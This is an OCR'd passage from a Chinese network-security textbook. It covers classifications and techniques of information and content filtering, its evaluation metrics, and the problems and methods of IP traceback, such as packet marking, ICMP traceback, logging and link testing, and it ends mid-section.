


图 4.12　信息过滤分类体系

（1）按操作方法划分

按过滤操作的主动性，信息过滤可分为主动过滤型和被动过滤型。

主动过滤方法可主动为用户查找相关信息。信息过滤系统既可以在一个较大的

范围内（如 WWW），也可以在一个很窄的领域内（如新闻组），收集和过滤与用户需求相关的信息。互联网上的信息“推送技术”就属于这个范畴内的应用。

被动过滤方法是针对一个固定的信息源过滤其中用户不需要的信息。此类过滤系统的数据来源是“自动流入”的，系统不需要主动收集信息源，仅根据用户需求将信息源中的信息根据相关度进行过滤即可。典型的电子邮件过滤系统就属于此类。

（2）按操作位置划分

过滤操作可能发生在信息源、转发过程、客户端三个不同的位置。

信息源过滤是应用于信息源端的过滤方式。用户将信息内容需求提供给信息提供者，由信息提供者根据用户需求将特定的筛选过的内容提供给用户。

转发过滤是指信息内容在转发过程中实施过滤的方式。过滤系统通常部署在一类担任过滤服务器的中间设备上。过滤服务器如同一个大型的网络缓存器，信息提供者的信息需要经过它的过滤才能到达用户。

客户端过滤是最常见的一种方式。在应用于客户端的过滤系统中，用户根据需要在本地对接收的信息进行评价，移除不需要的内容。因为这种方式较容易实现，且成本相对低廉，所以也是大部分实际的过滤系统应用于客户端的一个原因。

（3）按过滤方法划分

按过滤方法的不同，信息过滤可以分为认知过滤和社会过滤。

认知过滤是指根据表现信息的内容及潜在信息接收者对信息的需求，智能化地将匹配信息发送给用户。认知过滤可细分为基于内容的过滤和基于用户偏好的过滤等。基于内容的过滤方法不考虑特殊用户的特点，针对信息内容的匹配结果或分类情况实现过滤；基于用户偏好的过滤方法主要是以知识学习的手段，对用户特点和需求进行分析后形成用户行为特点、兴趣偏好描述，进而最终实现内容过滤。

社会过滤也称为协作过滤，即通过个体和群体间的关系进行过滤。社会过滤不基于任何信息内容，而是完全基于其他用户的使用模式。社会过滤方法的出发点是：处于社会某个群体中的用户的信息需求不是孤立的，人们对于信息的需求往往与其所处的群体中的其他用户的信息需求相同或相似。常见的一种应用方式是基于可聚类的用户群体对特定信息的评价和推荐来对信息内容完成过滤筛选。

（4）按用户需求获取方法划分

用户需求通常以特征描述或规则的形式存在，根据其获取方法的不同，可分为显式、隐式和混合等。

显式方法常见的形式是通过一个根据信息内容可预期特征构造的、规格化的、用户对信息内容需求的描述模型来对信息进行过滤。通过显式方法可以快速、明确地得到用户的需求，减少系统自主学习的负担，但会加重用户使用系统的困难，而

且过滤的结果容易因用户需求格式化表述的局限而产生偏差。

隐式方法获取用户对信息内容需求的途径主要为记录和分析用户的行为（如用户停留时间、操作频率、用户动作等），学习形成用户需求特征并用于信息内容的过滤。采用隐式方法不需要用户参与知识询问，易于接受，但获取的用户信息内容需求较容易受到干扰。

混合方法介于显式方法和隐式方法之间，它要求尽量减少用户的参与。常见的混合方式有两种：一种是文档空间方法，即通过提供一个用户已判断相关性的文档集，对新进信息内容进行相关性（相似度）分析的方法；另一种是原型参考方法，原型即指一组用户的默认信息，该方法通过用户提供自身明确的信息使过滤系统能够将待过滤信息与用户原型相关联。

4. 信息过滤技术与实现方式

（1）信息过滤技术

实现信息过滤的方法主要有统计方法、逻辑方法和拟物方法。

统计方法是指判别方法为统计分析领域的过滤和分类算法的总称，主要有向量中心法、相关反馈法、K-邻近法、贝叶斯法、多元回归模型、支持向量机及概率模型等。

逻辑方法比较适合于具有离散变量的样本，可对连续性变量采用离散化手段将其转化成离散值。传统的逻辑方法包括基于覆盖的 AQ 家族算法、以信息熵为基础的 ID3 决策树算法和基于 Rough 理论的学习算法等。

拟物方法是在人工智能研究的热潮中产生的，主要是借用物理过程进行类比的学习算法和分析机制，其中最具有代表性的是神经网络算法和遗传算法。

实现信息过滤的相关基本技术主要有以下 4 个方面。

- 用户信息需求描述技术：包括预定义关键字、分类目录、向量空间法、层次概念集等，相应的用户兴趣的联想拓展技术主要有知识库机器学习等。
- 原始信息表示方法：最为常用的是向量空间模型。将原始信息表示为向量形式的技术包括信息内容预处理、文本特征抽取、图像特征抽取、音频特征抽取、视频特征抽取等。
- 匹配与过滤技术：主要包括布尔判断、概率方法、向量空间模型等。
- 学习反馈技术：主要包括确定性反馈和隐含性反馈两类。

（2）信息过滤方式

虽然信息过滤技术及相应的操作方法、过滤的内容存在诸多不同，但目前信息过滤系统对网络信息内容的常用过滤方式却没有太多的差异，这些实现方式主要有以下几种。

- 建立特定网络信息的 URL 或 IP、域名列表（数据库），当用户访问时根据策略要求决定是否过滤，这种方式称为网址过滤方式。
- 建立特定网站（网页）的分级标注，常见的浏览器都可通过安全选项的设置来实现根据分级标记信息对网站（网页）内容的过滤，这种方式称为分级标记过滤方式。
- 基于对信息内容索引描述、信息内容主题词等文本信息进行关键词简单匹配或布尔逻辑运算来实现相应的信息内容过滤，这种方式可称为索引过滤或标签关键词过滤。
- 基于内容的过滤，即根据内容特征进行识别和过滤的技术方式，根据分析识别技术的机制，可简单分为文本内容关键词识别过滤和应用高级人工智能技术的内容识别过滤两类。其中文本内容关键词识别过滤与索引（标签关键词）过滤相似，而人工智能内容识别过滤方式涉及技术面较广，相应的内容识别与过滤技术还可细分为文本语义特征识别、图像特征识别、音频特征识别、视频特征识别等。

在实际应用中，前 3 种都属于间接过滤方式，第 4 种为直接过滤方式。信息过滤方式的比较如表 4.1 所示。

表 4.1　信息过滤方式的比较

技术方式	速度	灵活性	技术难度	可靠性	应用
网址过滤	快	差	易	差	窄
分级标记过滤	快	中	易	差	窄
索引过滤	快	中	中	中	广
关键词识别过滤	快	中	中	中	广
智能内容识别过滤	慢	好	难	好	广

以上几种过滤方式均存在各自的缺陷和不足。网址过滤的缺陷表现在两个方面：一是网址列表的更新无法跟上网络上信息增加和变化的速度；二是存在通过代理、镜像等轻易绕过过滤措施，获取被过滤网站内容的途径。分级标记过滤除了面临与网址过滤类似的问题外，还存在蓄意错误标记，误导用户的可能。索引过滤和普通的文本内容关键词识别过滤的主要问题在于，关键词取词的片面性导致过滤内容准确性的波动较大。智能内容识别过滤的主要不足是运算量大、技术难度大。

随着网络的不断发展，尤其是各种新型业务的应用，传统信息过滤方式对于网络信息内容已不再能起到良好的效果。对网络中的信息进行过滤将更加倾向于根据信息的自身内容来实现，因此基于内容的智能识别和过滤技术将成为未来信息安全研究的趋势和内容过滤技术的发展方向。

5. 信息内容特征识别

基于信息内容的过滤在很大程度上依赖于对文本、图像、音频、视频等多种形

式信息内容的表示和特征识别、处理，因此对模拟人工智能的高级机器化信息内容特征识别技术开展深入研究具有非常重要的意义。

（1）文本内容特征

文本内容的表示和特征抽取是文本挖掘、信息过滤的关键，其过程就是对文本进行科学的抽象，把从文本中提取出的特征进行量化并用来表示和替代源文本信息，将一个无结构的原始文本转化为结构化的、计算机可识别处理的信息。

目前，文本内容的结构化转化通常采用向量空间模型来实现，但直接用由分词算法和词频统计方法得到的特征项来表示文本向量的各个维，其维度是非常巨大的。为了降低处理向量的计算开销、提高效率、保证识别的精确性，需要在保证原文含义的基础上进行特征选择降维，也就是在不损伤文本核心信息内容的情况下，尽量减少要处理的特征项，以降低向量空间的维数。

以中文文本识别为例，用于表示文本的基本单位（即特征项）可选择字、词或短语。随后需要根据某个特征评估函数计算各个特征项的评分，并按照评分值对这些特征项进行排序，选取若干评分值高的特征项作为源文本内容筛选和过滤的依据。常用的语义特征分析方法中，文本语义特征按级别由低到高可分为亚词级别、词级别、多词级别、语义级别和语用级别等。

（2）图像内容特征

与文本信息相比，数字图像具有信息量大、像素点之间的关联性强等特点。尽管图像信息内容处理（特征表示和特征抽取）的思路与文本处理的思路一致，但在实际处理方法和技术方面却有很大的差别。一般而言，对于数字图像，通常可采用一个或多个矩阵来表示，图像特征识别则是通过一定的方法从图像信息矩阵中分析和抽取颜色、纹理、边缘等视觉特征的智能化处理过程。

图像颜色特征是能够用来表示图像颜色分布特点的特征向量。常用的图像颜色特征有颜色直方图、颜色聚合矢量和颜色矩等。此外，基于图像颜色的色彩对比度、饱和度和色彩暖度等也从一定侧面反映了图像的颜色分布特点，也可用作图像颜色情况描述的辅助特征。

图像纹理特征是能够用来表示图像纹理（亮度变化）特点的特征向量。纹理信息是亮度信息和空间信息的结合体，反映了图像的亮度变化情况。常见的图像纹理特征有灰度共生矩阵、Gabor 小波特征和 Tamura 纹理特征等。

图像边缘特征是指灰度（颜色）存在较大差异的像素点。一般边缘点存在于图像主体与背景的分界处，或者图像主体内部的纹理区域，这些特征都可反映图像的内容。常见的边缘特征算子包括 Prewitt 算子、Sobel 算子和 Canny 算子等。另外，还有如傅里叶形状描述符和形状无关矩等，用以分析和描述图像内某些特定事物的轮廓、形状、物体几何关系的轮廓特征信息分析方法。

（3）音频内容特征

音频内容特征主要是指音频的时域和频域特征。网络中传播的数字音频信息内容分析和特征提取的过程，可理解为由计算机模拟听觉感知对音频信息进行处理的过程。从音频信息原始数据中提取听觉特征（如音调、音高、音质等）的智能分析，可简单分为两类：基于帧的音频特征分析和基于片段的音频特征分析。

基于帧的音频特征分析包括 Mel 频率倒谱系数、频域能量、子带能量、过零率和基音频率等分析处理技术。

基于片段的音频特征分析是在基于帧层次的基本特征分析基础上，按片段进行特定特征统计计算的方法，包括静音帧率、高过零率帧率、低能量帧率、谱通量、和谐度等指标的分析统计技术。

（4）视频内容特征

视频内容特征主要为视觉感知特征。与图像内容特征所不同的是，它除了包括基于帧的静态内容特征外，还有体现视频主体变化、运动等特性的动态内容特征。

以视频关键帧抽样和视频动态抽样为代表的基于帧的内容特征分析方法与图像内容特征处理方法存在极大的相关性，其关键技术也类似。

而基于片段的视频特征分析技术更多的是识别和提取视频片段中的运动特性，主要包括两类：一类是针对像素、主体事物的运动轨迹和运动趋势特征的分析技术；另一类是视角推、拉、平移、切换等拍摄规则特征的分析技术。

6. 信息过滤结果评价

对于信息过滤的结果，目前没有统一的客观评价标准。原因有很多：首先，信息过滤不仅只是面对信息内容，它还包括许多社会因素；其次，用户对信息的需求存在个体差异性，其内涵也不是统一的，这就造成了对信息过滤结果的不同评价。在实际应用中，一般采用与信息检索相似的方法来评价对信息内容进行过滤的准确性。

对信息进行内容识别和有效过滤的准确性指标通常包括识别准确性和过滤准确性两类，主要指标包括准确率（precision）、召回率（recall）、正确率（accuracy）和错误率（mistake）。

假设需进行内容相关性识别的信息总数为 N，其中实际需要识别的相关性信息总数为 N_c，实际不需要识别的非相关性信息总数为 N_i。$N_c+N_i=N$。

对于实际需要识别的信息，进行识别的信息数为 T，其中包括识别为需过滤的信息数 A 和识别为不需过滤的信息数 a；未进行识别的信息数为 C。$A+a+C=T+C=N_c$。

对于实际不需要识别的信息，进行识别的信息数为 F，其中包括识别为需过滤的信息数 B 和识别为不需过滤的信息数 b；未进行识别的信息数为 D。$B+b+D=F+D=N_i$。

根据信息的实际属性及信息过滤系统进行识别、过滤执行的情况，相应信息的数量如表 4.2 所列。

表 4.2　识别和过滤的信息数量

判定信息属性 \ 实际信息属性		相关（需过滤）	非相关（不需过滤）
识别	过滤（识别为需过滤信息）	*A*	*B*
	未过滤（识别为不需过滤信息）	*a*	*b*
未识别		*C*	*D*

信息内容有效过滤的准确性指标描述如下。

① 过滤准确率：将相关性信息识别为需过滤的信息数量与识别为需过滤的信息总数的比值，可表示为“*A*/（*A*+*B*）”。

② 过滤召回率：将相关性信息识别为需过滤的信息数量与识别的相关性信息总数的比值，可表示为“*A*/（*A*+*a*）”或“*A*/*T*”。

③ 过滤正确率：将相关性信息识别为需过滤的信息及将非相关性信息识别为不需过滤的信息的数量和与进行识别的信息总数的比值，可表示为“（*A*+*b*）/（*T*+*F*）”或“（*A*+*b*）/（*A*+*a*+*B*+*b*）”。

④ 过滤错误率：将相关性信息识别为不需过滤的信息及将非相关性信息识别为需过滤的信息的数量和与进行识别的信息总数的比值，可表示为“（*a*+*B*）/（*T*+*F*）”或“（*a*+*B*）/（*A*+*a*+*B*+*b*）”。

为简化计算，对于相关性信息内容过滤的统计，在使用中可将相应的正确率近似表示为“*A*/*T*”（即召回率），相应的错误率则近似表示为“*a*/*T*”。

根据实际需要，信息过滤错误率可简化并衍生为信息过滤漏判率和信息过滤误判率。

① 信息过滤漏判率：将需过滤信息（相关性信息）识别为不需过滤信息（非相关性信息）的数量与进行内容识别的实际需过滤信息（相关性信息）总数的比值，可表示为“*a* /（*A*+*a*）”或“*a* / *T*”。

② 信息过滤误判率：将不需过滤信息（非相关性信息）识别为需过滤信息（相关性信息）的数量与进行内容识别的实际不需过滤信息（非相关性信息）总数的比值，可表示为“*B* /（*B*+*b*）”或“*B* / *F*”。

网络既为信息的传递带来了极大的方便，也为敏感信息的流出和对我国政治、经济、文化等有害的信息流入带来了便利。例如，西方发达国家通过网络进行政治渗透和价值观、生活方式的推销，一些不法分子利用互联网复制和传播色情的、种族主义的、暴力的、封建迷信的或有明显意识形态倾向的信息。我国有超过 80%的网民在 35 岁以下，有超过 80%的网民具有大专以上学历，而这些人正是我们国家建设发展的主力军，因此必须高度警惕和重视我国网络的信息内容安全问题。

4.6.4 溯源

网络上大量存在 DDoS 攻击、木马、蠕虫、僵尸网络、非授权访问、发送垃圾邮件等恶意行为，但是由于网络的匿名传统及溯源能力的缺失，上述恶意行为即使涉及现实生活的违法犯罪，也很难有效取证和追查，网络犯罪实施者因此有恃无恐，更加猖獗。近年来，随着社会生活越来越依赖互联网，互联网安全问题已经在抑制网络健康有序发展，因此互联网亟需建设溯源能力。

1．溯源需求

互联网虚拟社会中的矛与盾对抗不断升级，导致了攻防失衡，背后最主要的原因就是网络溯源能力的缺位。因此，要从根本上解决互联网网络安全问题，溯源能力应该是最重要的突破口。

2．溯源问题分析

溯源通常是指寻找网络事件发起者的相关信息，通常用在网络攻击时对攻击者的查找。溯源相关的事件既可以是应用层事件（应用层溯源，即查找业务的使用者，如查找垃圾邮件的发送者），也可以是网络层事件（网络层溯源，即查找特定 IP 报的发送者，如“ping of death”发起者等）。在一些情况下，将应用层 ID 映射到 IP 地址后可以将应用层溯源转化为网络层溯源。事件发起者的相关信息可以是用户的注册信息、发起者使用设备的接入点、发起者主机的相关信息等。

多数传统电信网基于连接开展业务，且通常是对主叫计费，因此传统电信网从设计之初就具备溯源能力。通常网络设备会检查或改写与终端相关的源地址/主叫号码，因此无论是电话业务还是帧中继、ATM 等分组数据业务都具备溯源能力：源地址/主叫号码都是确保真实的，运营商可以确认与源地址/主叫号相关的终端接入点和所在大致位置。当然，随着当前网络 IP 化的进展，受 IP 网能力的制约，传统电信网在溯源方面也出现了漏洞，如存在虚假主叫号码等现象。

目前，网络溯源面临的问题主要有以下几个。

（1）IP 网络设计存在缺陷，缺乏源地址检验能力

IP 网络不是基于连接发送数据的，每个 IP 分组上都有源地址和目的地址信息，IP 网络为把每个分组传递到目的地，必须在每个路由器上都提取目的地址，对照路由表后将分组从合适的端口发送出去。一般可以在距离用户最近的网络设备上检查用户的源地址，确保用户不会假冒网段之外的源地址发送信息。如果网段划分得足够小，当网段内只有网络设备和一个用户时，就不会出现虚假源地址现象。此外，也可以在中间路由器进行粗略的检查，将源地址明显是虚假的分组（如当 A 分组的

源地址不存在于路由表中时，A 分组的源地址是虚假的）丢弃。上述检查就是 uRPF 技术。但是 uRPF 技术没有在最初的互联网上大规模实现，这是因为：一方面，最初的路由器的计算能力有限，很难完成转发以外的额外检查工作；另一方面，使用虚假源地址后一般只能实现单向通信（对方返回的分组将被发送到被伪冒的设备），虚假源地址发送数据只能用于单向控制或攻击，在最初自律的互联网上较少出现。等到互联网规模巨大，安全问题凸显后，即使局部网络升级支持 uRPF，也不能有效缓解虚假源地址现象，因此当前的互联网缺乏源地址检验能力。

（2）网络中存在大量的 NAT 设备和代理设备

由于互联网的 IPv4 地址匮缺及部分安全原因，因此我国互联网大量使用了 NAT 设备。此外，互联网上还有很多志愿者提供代理设备。网络上的 IP 分组经过 NAT 设备或代理服务器后会将源地址改写成 NAT 设备或代理服务器所拥有的地址，这样 IP 分组源地址就不是原始分组发送者真正的地址。此外，NAT 设备或代理设备上的特定源地址可能同时为不同的用户服务。如果不在 NAT 设备或代理服务器设备上做如日志等要求，就不可能找到分组真正的来源。当存在多重代理或多重 NAT 时，情况则更复杂，如果多个 NAT/代理不属于一个管理主体，如其中一个 NAT/代理位于国外或没有记录日志，网络溯源将成为不可能完成的任务。

（3）实施犯罪活动的设备往往是无辜者

当前互联网用户众多，绝大多数用户是缺少安全经验和安全意识的普通用户。恶意行为发起者很容易通过控制一些“肉鸡”（被利用的无辜者的计算机）来作为恶意行为的跳板。此时需要溯源的 IP 分组或网络行为对应的 IP 源地址是无辜者的地址。在这种情况下，网络溯源虽然可以成功，但是找到的是无辜者，无法达到溯源的真正目的。

（4）溯源能力部署与互联网文化、隐私保护难以协调

1993 年 7 月 5 号，美国《纽约人》杂志刊登了一幅漫画，画中一条正在上网的狗对另一条狗说：“在互联网上，没有人知道你是一条狗”。这句话一直到今天仍然为人们津津乐道，它形象地描述了互联网世界中的一条潜规则——“用户匿名”。互联网中的业务很多都是匿名使用的，如邮件、QQ、BBS、博客、播客等，由于业务使用完全匿名且免费，没有任何业务认证过程，因此很难进行业务溯源。尤其是邮件业务，邮件发信人的地址用户是可以自己随便填写的，业务服务器不负责验证发信人地址的真实性和有效性，这也造成了大量伪造发信地址的垃圾邮件泛滥。

最近几年出现的以 P2P 技术为基础的应用，如 P2P 文件共享，由于文件的上传和下载都是在用户之间进行的，则使得业务溯源，乃至文件来源的查找几乎完全无法实现。

网络溯源原意是针对网络犯罪，查找恶意行为的发起者。但是技术只是工具，既然能查找恶意行为的发布者，当然也能查找一般行为的发起者。如果出现滥用溯源系统的情况，网络上的隐私则很难保障。网络行为可以溯源，这与互联网文化似乎相悖，因为互联网长久以来一直坚持匿名的传统，一般认为宽松的互联网文化是导致互联网快速发展和巨大成功的基础。因此，部署溯源能力会引发有悖互联网文化和阻碍互联网发展的担忧。

3. 溯源分类

（1）分类

按照溯源的时间，可以将溯源分成实时溯源及事后溯源。实时溯源是指在网络行为发生过程中，寻找事件的发起者。事后溯源是指网络行为发生以后，依据相关设备上的日志信息查找事件的发起者。

按照溯源实现的位置，可以将溯源分成基于终端的溯源及基于网络设施的溯源。基于终端的溯源通常是指溯源行为的主要工作是在通信参与者的网络终端上实施的。基于网络设施的溯源通常是指溯源行为的主要工作是在网络设备上实施的。

按照溯源发起者，可以将溯源分成第三方发起的溯源及通信参与者发起的溯源。第三方发起的溯源通常是网络运营商或经授权的部门发起的溯源。通信参与者发起的溯源通常是由参与通信的一方发起的。

按照溯源是否需要带外通信，可以将溯源分成带外溯源及带内溯源。带外溯源是指需要采用带外通信手段收集相关信息和/或下发相关指令来实施溯源。带内溯源是指不需要采用带外通信，只需要网络现有的信道实施溯源。

按照被溯源地址，可以将溯源分成针对虚假地址的溯源及针对真实地址的溯源。针对虚假地址的溯源是指查找分组真正的发起者。针对真实地址的溯源是指查找源地址拥有者和/或接入点，它通常查找动态地址特定时间的使用者。

此外，根据溯源的目标，可以将溯源分成查找路径的溯源及查找发起者的溯源。查找路径的溯源只查找分组在网络中的路径，既可以用于虚假地址的溯源，也可以用于不需要查找发起者的场景。查找发起者的溯源可以不恢复路径，通常针对真实地址，查找特定时间 IP 地址的使用者。

（2）网络溯源应用场景

当特定用户受到 DDoS 攻击时，可以通过溯源技术查找攻击发起者。如果发起者是大量无辜参与者，可以查找攻击的路径，在关键点实施过滤或流量清洗来缓解攻击。

当特定用户受到来自网络的入侵时，可以通过溯源技术查找入侵者的接入点及入侵者接入网络所使用的注册资料。

当僵尸网络与木马、蠕虫相结合时，危害性很大。僵尸网络的控制者通常通过控制“肉鸡”来实施控制，因此很难找到真正的控制者。针对网络上大规模的僵尸网络，可以通过溯源技术查找僵尸网络的控制者。

邮件协议存在缺陷，使得根据现有邮件协议及邮件系统的信息查找垃圾邮件的发送者变得困难。针对网络上泛滥的垃圾邮件，可以通过溯源技术查找垃圾邮件的发送者。

4. 溯源技术

（1）互联网数据包追踪技术

现有的互联网数据包追踪技术大多采用了路径重现方式来实现溯源。

对于互联网网络层的恶意攻击，有效的前期发现和预警是一个关键要素，既是及时采取措施阻止攻击、避免危害的前提；也是事后的追踪取证，使攻击者承担攻击后果的基础。而 IP 数据包追踪技术最初就是为了对付 DoS/DDoS 攻击，找到做坏事的源头而出现的。IP 数据包追踪技术的目标是推断出攻击报文在网络中的穿行路线，最终定位攻击源的位置，从而找到攻击者。

互联网的原始设计理论（网络不记忆任何数据包转发路径的信息）基础决定了网络自身天生缺乏支持溯源的基本能力。注意，这里强调的是 Tracing 的能力。现有的 IPTraceBack 技术都力图改变互联网的这个特征，也就是力图实现反向路径重现。而这个能力的实现难度非常大。为了做到这一点，它们有的需要改造路由器，使其记录数据包转发信息；有的需要在数据包上记录转发的路径；有的需要通过控制协议数据包重现发送路径。目前，互联网的网络存量巨大，而且增长速度非常快，试图改造现网网络设备或协议 TraceBack 思路，都会遇到很大的困难。因此，它们中的绝大部分技术还处于实验室阶段，难以在现实网络中推广使用。

（2）互联网地址信息黄页查询

1）WHOIS 数据库

WHOIS 数据库及协议用来帮助人们查询已注册的互联网域名和已分配的 IP 地址，是 Internet 上的标准服务之一。WHOIS 系统是一个 Client/Server 系统，其 Server 端接收查询请求并产生响应。

现有的 WHOIS 数据库查询只能满足用户对由NIC组织负责分配的 IP 地址段的归属单位信息的查询，对于使用动态 IP 地址及隐藏在 NAT 后面的私有 IP 地址的数据包的溯源查询，则无法得到相关的信息。现有的 WHOIS 数据库内容中，没有使用时间和 IP 地址的对应关系，对于某些场景下的溯源无法满足需求。WHOIS 数据库的数据信息颗粒度通常不够精细，会员注册信息的准确性、变更后的更新及时性等都没有很好的管理和制约手段来保证。

2）国家 IP 地址备案库

现有的国家 IP 地址备案系统主要是对目前已经分配给中国境内企业网络使用的公有 IP 地址段及所属单位信息进行备案。与 WHOIS 数据库类似，该数据库对于使用动态 IP 地址及隐藏在 NAT 后面的私有 IP 地址的数据包的溯源查询也无能为力。该数据库的建设方式和内容录入方式导致其无法获得数据包使用时间和 IP 地址的对应关系，对于某些场景下的溯源无法满足需求。

（3）分组标记溯源法

分组标记技术的基本原理就是要求路由器每次转发分组时，将自身的地址附加在分组上，这样得到某个分组后，根据分组上路由器地址的序列就可以得到分组在路由器网络中确定的路径及发送该分组设备的接入点。如果网络中的所有路由器都实施分组标记，则 IP 包的网络层溯源问题就基本上解决了。

分组标记溯源法有几个显而易见的问题。首先，要求路由器在转发每个分组时都附加自身的地址，要求路由器除查表转发外承担额外的工作。附加自身地址需要重新计算网络层校验，生成链路层封装。当前，路由器端口速率已经达到 100 Gbit/s，100 Gbit/s 端口每秒可能转发超过 2.4 亿个 40 字节的 IP 分组，每增加一点计算复杂度都会导致芯片复杂度上升及相应的成本急剧上升。其次，在每个分组上附加所经过路由器的地址信息会导致分组长度增加（如当经过 20 个路由器时，至少将增加 80 字节），从而可能超过链路能承担的最长分组（MTU）。最后，在每个分组后附加路由器的地址信息可能暴露网络拓扑，增加额外的安全风险。

针对分组标记技术的缺陷，各个研究机构均投入了大量的力量进行研究，研究出了许多改进技术，这里简单介绍节点取样技术和非 IP 地址标记技术。

1）节点取样技术

路由器实施时按照一定的比例做标记，如按照 1/5000 标记，且每个分组只记录一个路由器地址。这样一方面可以减少路由器设备的工作量，另一方面可以减少分组增加的长度。在这种情况下，前面的路由器做的标记会有一定的概率被后面的路由器改写，但只要收集到足够多的数据包，便可重现分组流的路径。

2）非 IP 地址标记技术

路由器采用 AS 号来代替 IP 地址做标记，分组最后得到的 AS 数会远远少于经过的路由器，因此重建路径需要的分组和时间，甚至需要的字节数都会减少。其付出的代价是不能得到精确的路径，不能得到精确的数据来源（所有定位以自治系统为颗粒度）。

（4）发送特定 ICMP 溯源法

发送特定 ICMP 溯源法是采用路由器上普遍实现的 ICMP 协议来实施追踪的。ICMP 溯源要求每个路由器都以很低的概率（如 1/10000）随机复制某个报文的内容，

同时将报文的下一跳路由器地址附加在所复制报文后，然后将上述内容封装在 ICMP 控制报文中发送到该报文的目的地址。受害主机负责收集这些特殊的 ICMP 报文，一旦收集到足够的信息即可重构报文的传输路径。

由于路由器复制报文的概率很低，因此负载不会有较大的增加，对网络资源的占用也很少。这种技术的主要缺点是：ICMP 报文在某些网络中会被过滤，因此可能在某些情况下失效；攻击者有可能发送伪造的 ICMP 溯源报文，导致溯源失败；受害机器需要收集较多的报文才能重构路径，信息不完整则无法准确地重构攻击报文的传输路径。

针对发送 ICMP 溯源也有大量的改进方案，这里简单介绍意图驱动的（intention-driven）ICMP 溯源技术和带累积路径的 ICMP 溯源技术。

1）意图驱动的 ICMP 溯源技术

意图驱动的 ICMP 溯源技术即让被攻击者自己决定是否需要路由器提供 ICMP 消息，路由器只在被攻击者需要时发出 ICMP 消息。其特点是减少了网络流量负担，极大地改进了 iTrace 技术的性能，但需要对路由设施做微小的改动。

2）带累积路径的 ICMP 溯源技术

带累积路径的 ICMP 溯源技术即让路由器以一定的概率产生 ICMP 消息，如果某个分组和其后的 ICMP 消息都到达下一跳的同一个路由器，则该路由器产生新的 ICMP 消息（包含原消息的内容并附加上自己的 IP）。

（5）日志记录溯源法

日志记录溯源法是希望路由器将转发的报文作为日志记录下来，在需要时再通过数据挖掘等技术来获取报文传输的具体路径。

优点：首先，溯源可以在攻击发生以后进行溯源，没有实时性要求；其次，只要捕捉到一个分组，就可以实现溯源，对分组数量没有要求。

缺点：对网络资源的需求量巨大，而且需要全网实施；日志格式不统一，不同运营商日志无法共享。

当前，日志记录溯源也有一些改进技术，如将分组计算 hash 摘要后存储及 ORMS（One-bit Random Marking and Sampling）等。总体来看，日志记录溯源法需要较多的资源支持，并且要求全网实施，实际可操作性不强。

（6）受控洪泛溯源法

受控洪泛溯源法是指网管人员在受攻击设备的上游设备上向下游每个链路发送大量的 UDP 报文，人为制造拥塞。路由器的缓冲区是共享的，来自负载较重的连接上的报文被丢失的概率相应较大，通过向某个连接发送“洪泛数据”后攻击报文减少，就可以确定该连接是否传输了攻击报文。

缺点：溯源行为本身就是一种 DDoS，会给网络带来很大的影响；采用该方法需要

操作人员拥有详细的拓扑图及相应设备的控制权限；只在攻击行为进行过程中有效。

（7）链路测试溯源法

链路测试溯源又称逐跳回溯（hop-by-hoptracing），一般是从离被攻击者最近的路由器开始检查，逐级回溯到离攻击者最近的路由器。具体手段是网管人员在每个路由器入端口设置相关的过滤条件，如果过滤有效则可以确定上游链路和上游设备，不断重复该过程就可以找到距离攻击者最近的路由器。

优点：与现有协议兼容，与现有的路由器和网络设施兼容，可以逐步实现。

缺点：要成功溯源需要攻击持续时间足够长，而且不适合应对 DDoS，多个网络服务提供商之间的协调较困难。

（8）其他溯源法

除上述溯源法外，还存在其他溯源技术，能在不同层面不同程度地解决溯源问题。

1）真实源地址方案

真实源地址方案能够限制虚假 IP 包接入网络，解决地址仿冒问题，但是对 DDoS、垃圾邮件等问题的解决帮助不大。

2）全面实施 uRPF 功能

全面实施 uRPF 功能效果类似真实源地址方案，同样面临真实源地址方案面临的问题。

3）业务实名制

业务实名制能避开网络层溯源难的问题，直接将应用层行为（如 BBS 中的 ID、邮件地址）映射到实体用户，但因有悖互联网精神而难以推广。

4）IP 地址实名制

IP 地址实名制通过管理手段将 IP 地址与实体用户一一对应，但是同样面临有悖互联网精神而难以推广的问题。

5. 应用

通过前面的分析可以看出，尽快加强互联网的溯源能力，是从根本上解决互联网安全问题的前提基础。目前，无论是国际还是国内的研究机构，都有开展关于新型互联网溯源技术和机制的研究工作，然而面对如同现实社会般复杂的互联网，如何能够真正找到一个有效且具有可实施性的溯源保障机制是摆在我们面前的难题。

对于任何事物，处于不同角色的相关参与者，其眼中的需求目标和判定标准都可能是不一样的。对于互联网溯源机制的需求也是如此。

（1）社会管理者（政府机构）

作为社会秩序包括网络秩序的维护者，政府机构对于网络溯源机制具有非常强

烈的需求。因为良好的网络溯源能力是他们追查并惩戒恶意行为实施者，震慑网络不良势力，维护整个网络社会的安全稳定必须拥有的技术保障手段。因此，他们对互联网溯源机制的需求重点放在了机制本身的能力方面，包括使用便捷（查询者可以很方便接入系统进行查询）、适用于各种网络环境（动态地址、NAT）、结果准确（能够准确找到真实的终端/人）、应用场景广泛（既可以实时追溯，也可以事后溯源）等。

（2）网络运营者

